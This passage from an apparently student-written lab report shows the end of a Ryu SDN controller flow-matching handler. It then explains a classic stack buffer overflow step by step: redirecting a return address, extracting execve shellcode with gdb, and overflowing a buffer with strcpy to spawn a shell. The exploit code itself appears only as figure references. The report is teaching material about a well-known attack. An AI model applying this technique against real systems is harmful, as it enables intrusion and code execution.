    if out_port != ofproto.OFPP_FLOOD:
        if eth.ethertype == ether_types.ETH_TYPE_IP:
            ip = pkt.get_protocol(ipv4.ipv4)
            srcip = ip.src
            dstip = ip.dst
            protocol = ip.proto

            # if ICMP Protocol
            if protocol == in_proto.IPPROTO_ICMP:
```

```
                match = parser.OFPMatch(eth_type=ether_types.ETH_TYPE_IP, in_port=in_port, ipv4_src=srcip,
ipv4_dst=dstip, ip_proto=protocol)

            #  if TCP Protocol
            elif protocol == in_proto.IPPROTO_TCP:
                t = pkt.get_protocol(tcp.tcp)
                match = parser.OFPMatch(eth_type=ether_types.ETH_TYPE_IP, in_port=in_port, ipv4_src=srcip,
ipv4_dst=dstip, ip_proto=protocol, tcp_src=t.src_port, tcp_dst=t.dst_port,)

            #  If UDP Protocol
            elif protocol == in_proto.IPPROTO_UDP:
                u = pkt.get_protocol(udp.udp)
                match = parser.OFPMatch(eth_type=ether_types.ETH_TYPE_IP, in_port=in_port, ipv4_src=srcip,
ipv4_dst=dstip, ip_proto=protocol, udp_src=u.src_port, udp_dst=u.dst_port,)
        # verify if we have a valid buffer_id, if yes avoid to send both
        if eth.ethertype == ether_types.ETH_TYPE_ARP:
            match = parser.OFPMatch(eth_type=ether_types.ETH_TYPE_ARP, in_port=in_port, eth_dst=dst,
eth_src=src)


        # flow_mod & packet_out
        if msg.buffer_id != ofproto.OFP_NO_BUFFER:
            self.add_flow1(datapath, 1, match, actions, msg.buffer_id)
            return
        else:
            self.add_flow1(datapath, 1, match, actions)
    data = None
    if msg.buffer_id == ofproto.OFP_NO_BUFFER:
        data = msg.data

    out = parser.OFPPacketOut(datapath=datapath, buffer_id=msg.buffer_id,
                              in_port=in_port, actions=actions, data=data)
    datapath.send_msg(out)
```

9. Buffer Overflow Attack:

1. General Buffer overflow attack:

a. First, we take a normal code to see what the stack looks like. It has one function which takes three parameters and has two buffers inside it. Figure 1 shows the normal buffer overflow code. In this code, we attempt to bypass the assignment statement by calling a method named “function” from the main function. When the method is called, the parameters are stored on the stack along with the return address, saved frame pointer, and local variables like buffer1 and buffer2, which are also pushed onto the stack.



Figure 1

b. Figure 2 shows the compilation of the above code.

Figure 2

c. Figure 3 shows the file that got created with the same name as the C file after the compilation.



Figure 3

d. Figure 4 shows the running of the code which prints '1' as the output.



Figure 4

e. Figure 5 and Figure 6 shows the attack code where we try to modify the return address of the function by increasing its value by 8 bytes. By doing so, we can bypass the assignment statement immediately following it and proceed directly to the printf statement located at the end.



Figure 5

Figure 6

On the stack, before the buffer1[] array, there is the Saved Frame Pointer (SFP), and before that, the return address. The return address is located 4 bytes beyond the end of buffer1[]. However, it is essential to note that buffer1[] is actually 2 words in length, equivalent to 8 bytes. As a result, the address calculated is 12 bytes from the start of buffer1[]. Consequently, in the given statement, the value of buffer1 is incremented by 12.

To determine the specific value of 8 bytes that need to be added in this scenario, we utilized a debugger tool such as “gdb”. By employing gdb, we examined the program’s execution and stack layout to identify the correct number of bytes required for our intended manipulation. Through this process of debugging and analysis, we verified and established the value of 8 bytes as the necessary adjustment in this particular case.

f. Figure 7 shows the buffer overflow attack code compilation.

Figure 7

g. Figure 8 and Figure 9 shows the investigation of the addresses using “gdb” command.



Figure 8



Figure 9

Here, we can see that when calling function() the RET will be 0x08049d55 and we want to jump past the assignment.

h. Figure 10 shows the running of the above code which gives an error saying, “Segmentation fault.”



Figure 10

2. Shell Code:

Now that we understand how we can modify the return address and control the program's execution flow, the next step is to determine the desired program we want to execute. In most cases, we aim to spawn a shell, which allows us to execute additional commands. However, if the program being exploited does not already have the desired code, we can place our own arbitrary instructions in the buffer we are overflowing. By overwriting the return address, we can redirect the program's execution back into the buffer where our custom code resides.

a. Figure 11 shows the C code to spawn a shell.



Figure 11

b. To find out what it looks like in assembly we compile it and start up gdb. Figure 12 shows the compilation of the above code. We have to use the -static flag. Otherwise, the actual code for the execve system call will not be included. Instead there will be a reference to dynamic C library that would normally be linked at load time.



Figure 12

c. Figure 13 shows the gdb command that is being run.



Figure 13

d. Figure 14 shows the "disassemble main" command that is run.



Figure 14

e. Figure 15 shows the “disassemble __execve” command that is run.



Figure 15

3. Final Attack:

a. Now, we have the shell code. We know it must be part of the string which we will use to overflow the buffer. We know we must point the return address back into the buffer. The code in the Figure 16 demonstrates these points.



Figure 16

What we have done above is filled the array large_string[] with the address of buffer[], which is where our code will be. Then we copy our shellcode into the beginning of the large_string string. strcpy() will then copy large_string onto buffer without doing any bounds checking, and will overflow the return address, overwriting it with the address where our code is now located. Once we reach the end of the main, it tried to return it jumps to our code, and execs a shell.

b. Figure 17 shows the compilation of the above code.



Figure 17

c. Figure 18 shows the running of the above code.

